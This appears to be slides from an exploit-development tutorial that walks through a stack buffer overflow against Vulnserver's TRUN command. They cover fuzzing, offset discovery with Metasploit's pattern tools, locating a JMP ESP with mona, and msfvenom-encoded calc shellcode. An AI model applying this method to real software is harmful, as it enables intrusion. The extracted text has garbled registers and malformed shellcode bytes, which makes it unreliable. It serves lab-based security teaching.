- BO is occurring between 1906 & 2106 bytes of input




INPUT LENGTH – KEY POINTS

- Program broke between 1900 - 2100 bytes of input
- EIP is 41414141 → AAAA



INPUT LENGTH FUZZING – BINARY TREE METHOD

- Using vulnserv_fuzz_2_input_binary_tree.py



Registers (FPU)

EAX	00B7F22C	ASCII "TRUN .AAAAA.....AAAAA.....AAAAA.....AAAAA....."
ECX	003E669C	
EDX	00000000	
EBP	00000000	
ESP	00B7FA0C	ASCII "CC"
EBP	43434343	
ESI	0024A6D0	
EDI	0024D030	
EIP	43434343	

00B7FA08 42424242 BBBB
00B7FA0C 42424242 BBBB
00B7FA00 43434242 BBCC
00B7FA04 43434343 CCCC
00B7FA08 43434343 CCCC
00B7FA0C 43434343 CCCC
00B7FA10 43434343 CCCC
00B7FA14 43434343 CCCC
00B7FA18 43434343 CCCC
00B7FA1C 43434343 CCCC
00B7FA20 43434343 CCCC
00B7FA24 43434343 CCCC
00B7FA28 43434343 CCCC
00B7FA2C 43434343 CCCC
00B7FA30 43434343 CCCC
00B7FA34 00000000

BINARY TREE METHOD – KEY POINTS

- EIP is 43434343 -> ASCII CCCC
- Overflow occurred somewhere between 2006 and 2056 bytes of input
 - "TRUN ." = 6
 - ("A" * 1900) + ("B" * 100) = 2000
- Continue to home in on offset by adding additional characters
 - A*1900 + B*100 + C*25 + D*25, etc



PATTERN_CREATE.RB – A BETTER WAY

- Using vulnserv_fuzz_3_pattern_create.py

PATTERN_CREATE.RB – A BETTER WAY

- /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
 - Generates a non-repeating character pattern 2500 bytes in length

```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7
Ad8Ad9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ah6Ah7Ah8Ah9Ah0Ah1Ah2Ah3Ah4Ah5
Ah6Ah7Ah8Ah9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ah1Ah2Ah3Ah4Ah5
```

```
Registers (FPU) < < < < < < <
EAX 00B7F22C ASCII "TRUN .Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4F
ECX 003E685C
EDX 00004432
ECV 00000000
ESP 00B7FA0C ASCII "Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6C
EBP 00B7FA0C
ESI 0024A6D0
EDI 0024D03A
EIP 396F4338
```

The screenshot shows a debugger's registers window. The CPU register EIP (Instruction Pointer) is highlighted with a red box and contains the value 396F4338. The memory location at EIP is also highlighted with a red box and contains the ASCII string "Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6C". The assembly code at address 396F4338 is shown as 49307043, which corresponds to the instruction Cp0C.

PATTERN_CREATE INPUT – KEY POINTS

- ESP starts with Cp0C
- EIP is 396F4338
 - Hmm... What is that?
 - Hex representation of 8Co9 ASCII character codes
 - 8 → 38
 - C → 43
 - o → 6F
 - 9 → 39
 - x86 is little-endian, so values are reversed

FINDING OFFSET– PATTERN_OFFSET.RB

- 2006 bytes of input needed to trigger overflow and control EIP

```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 396F4338
[*] Exact match at offset 2006
```



VERIFYING OUR OFFSET

- Using vulnserv_fuzz_4_EIP_overwrite.py

VERIFYING OUR OFFSET

- Confirming that our offset is correct
 - 2006 bytes of A
 - 4 bytes of B
 - 50 Bytes of C
- If we're correct, EIP should be 42424242


A screenshot of a debugger interface. The top window displays the 'Registers (FPU)' section with the following register values:

EAX	00B7F22C	ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX	003E66A4	
EDX	00004343	
EBX	00000080	
ESP	00B7FA0C	ASCII "CC"
EBP	41414141	
ESI	0024A600	
EDI	0024A620	

The 'EIP' value, which is highlighted with a red box, is 42424242.

The bottom window shows a memory dump starting at address 00B7FA0C, with the first few lines being:


00B7FA0C	43434343	CCCC
00B7FA10	43434343	CCCC
00B7FA14	43434343	CCCC
00B7FA18	43434343	CCCC
00B7FA1C	43434343	CCCC
00B7FA20	43434343	CCCC





FROM CONTROLLING EIP TO CODE EXECUTION

- ESP is pointing to the start of CCCC... in our previous example
- If we could tell the processor to start executing here, could we control execution?




INTRODUCING JMP ESP

- JMP ESP – Tells processor the next instructions are in the memory address pointed to by ESP
- We can't just put JMP ESP into our code
 - We can't write directly to EIP
 - We can't load opcodes into EIP
 - EIP must contain a location in memory of the next code to execute
- We need to find a reliable location in memory containing JMP ESP

LOCATING A JMP ESP

```
root@kali:~/hardwater/eip# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb  
nasm > jmp esp  
00000000      FFE4          jmp esp  
• JMP ESP = FFE4
```



LOCATING A JMP ESP

- Using mona.py with Immunity debugger, we can search for modules in memory containing a JMP ESP opcode

LOADED MODULES


- !mona modules lists loaded modules
- We want to find a module that wasn't built with ASLR

Module info :											
Base	Top	Size	Rebase	SafeSEH	PSLR	NIConcat	OS DLL	Version	Modulename & Path		
0x62000000	0x62500000	0x00005000	False	False	False	False	-1.0_	{essfunc.dll}	(C:\Documents and Settings\hardwater\Desktop\fuzzing\winserver\essfunc.dll)		
0x71e50000	0x71f90000	0x00035000	False	True	False	False	6.1_2600_5512	Cnsspool.dll	(C:\WINDOWS\system32\cnsspool.dll)		
0x77110000	0x77150000	0x00049000	False	True	False	False	6.1_2600_5512	CDT133.dll	(C:\WINDOWS\system32\CDT133.dll)		
0x00400000	0x00407000	0x00007000	False	False	False	False	-1.0_	{winserver.exe}	(C:\Documents and Settings\hardwater\Desktop\fuzzing\winserver\winserver.exe)		
0x7c000000	0x7c016000	0x00016000	False	True	False	False	7.0_2600_5512	Cnssvct.dll	(C:\WINDOWS\system32\cnssvct.dll)		
0x77010000	0x77050000	0x00050000	False	True	False	False	6.1_2600_5512	Kernel32.dll	(C:\WINDOWS\system32\kernel32.dll)		
0x7e410000	0x7e411000	0x00001000	False	True	False	False	6.1_2600_5512	USER32.dll	(C:\WINDOWS\system32\USER32.dll)		
0x7c200000	0x7c29ef00	0x0009ef00	False	True	False	False	6.1_2600_5512	Utdl.dll	(C:\WINDOWS\system32\utdl.dll)		
0x77670000	0x77670300	0x00092300	False	True	False	False	6.1_2600_5512	RPCRT4.dll	(C:\WINDOWS\system32\RPCRT4.dll)		
0x642e4000	0x64309000	0x00055000	False	True	False	False	6.1_2600_5512	Snnetcfg.dll	(C:\WINDOWS\system32\snnetcfg.dll)		
0x71e90000	0x71ea5000	0x00015000	False	True	False	False	6.1_2600_5512	Wshelp.dll	(C:\WINDOWS\system32\wshelp.dll)		

FINDING JMP


- Our program loads essfunc.dll, which contains several JMP ESP instructions

```
0BADF000 - Number of pointers of type ""\xFF\xE4"" : 9
0BADF000 [+] Result:
625011AF 0x625011af : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011EB 0x625011bb : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011C7 0x625011c7 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011D3 0x625011d3 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011DF 0x625011df : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011EB 0x625011eb : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
625011F7 0x625011f7 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, 
62501203 0x62501203 : "\xFF\xE4" | asciI {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: Fa
62501205 0x62501205 : "\xFF\xE4" | asciI {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: Fa
0BADF000
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.282000
!mona find -s "\xFF\xE4" -m essfunc.dll
```




ABOUT BAD CHARACTERS

- Bad characters are anything that can disrupt or transform our input
- Null (x00), CR (x0D), and LF (x0D) can all cause input to be truncated at the point in our input where this occurs.
- Ensure memory address of the JMP ESP does not contain one of these bad characters. 0x625011AF does not contain any of these bad characters so we can use it



USING A JMP ESP

- essfunc.dll contains 9 JMP ESP instructions
 - Some may not be usable for a variety of reasons
 - May require trial and error to find a suitable JMP ESP
- System DLLs may be usable on an older system with no DEP or ASLR protections
 - Addresses will change with service packs, patches, and different language versions



ENCODING SHELLCODE

- Using vulnserv_fuzz_5_pop_calc.py
- Return address is entered in reverse byte order (little endian)

ENCODING SHELLCODE

- x86/shikata_ga_nai used to ensure our shellcode doesn't include "bad" characters - \x00 \x0A\x0D
 - CR/LF are used to signal end of input
 - \x00 – null terminator for strings in C/C++
 - This would result in our shellcode being truncated

```
root@kali:~/hardwater/eip# msfvenom --platform windows -a x86 -p windows/exec CMD="cmd.exe /C calc.exe" EXITFUNC=thread -e x86/shikata_ga_nai -b "\x00\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 231 (iteration=0)
x86/shikata_ga_nai chosen with final size 231
Payload size: 231 bytes
Final size of python file: 1114 bytes
```

The screenshot shows the Immunity Debugger interface. On the left, there is assembly code in a text editor. A red arrow points from the assembly code to the return address line. The assembly code includes:

```

buffer = "TRUN ."

shellcode = "\xdd\xc6\xba\xe2\x88\x59\x05\xd9\x74\x24\xf4\x5b\x2b"
shellcode += "\xc9\xb1\x31\x83\xeb\xfc\x31\x53\x14\x03\x53\xf6\x6a"
shellcode += "\xac\xf9\x1e\xe8\x4f\x02\xde\x8d\xc6\xe7\xef\x8d\xbd"
shellcode += "\x6c\x5f\x3e\xb5\x21\x53\xb5\x9b\xd1\xe0\xbb\x33\xd5"
shellcode += "\x41\x71\x62\xd8\x52\x2a\x56\x7b\xd0\x81\x8b\x5b\xe9"
shellcode += "\xf9\xde\x9a\x2e\xe7\x13\xce\xe7\x63\x81\xff\x8c\x3e"
shellcode += "\x1a\x8b\xde\xaf\x1a\x68\x96\xce\x0b\x3f\xad\x88\x8b"
shellcode += "\xc1\x62\xaa\x85\xd9\x67\x8c\x5c\x51\x53\x7a\x5f\xb3"
shellcode += "\xaa\x83\xcc\xfa\x03\x76\x0c\x3a\xaa\x69\x7b\x32\xd0"
shellcode += "\x14\x7c\x81\xab\xc2\x09\x12\x0b\x80\xaa\xfe\xaa\x45"
shellcode += "\x2c\x74\xd0\x22\x3a\xd2\x4\xb5\xef\x68\xd0\x3e\x0e"
shellcode += "\xb5\x51\x04\x35\x1b\x3a\xde\x54\x3a\xe6\xb1\x69\x5c"
shellcode += "\x49\x6d\xcc\x16\x67\x7a\x7d\x75\xed\x7d\xf3\x03\x43"
shellcode += "\x7d\x0b\x0c\xf3\x16\x3a\x87\x9c\x61\xc3\x42\xd9\x8e"
shellcode += "\x21\x47\x17\x27\xfc\x02\x9a\x2a\xff\xf8\xd8\x52\x7c"
shellcode += "\x09\xa0\x0\x9c\x78\x5\xed\x1a\x90\xd7\x7e\xcf\x96"
shellcode += "\x44\x7e\xda\xf4\x0b\xec\x86\xd4\xae\x94\x2d\x29"

```


Below the assembly code, the variable `ret` is defined as `\xaf\x11\x50\x62`. A red arrow points to this line.

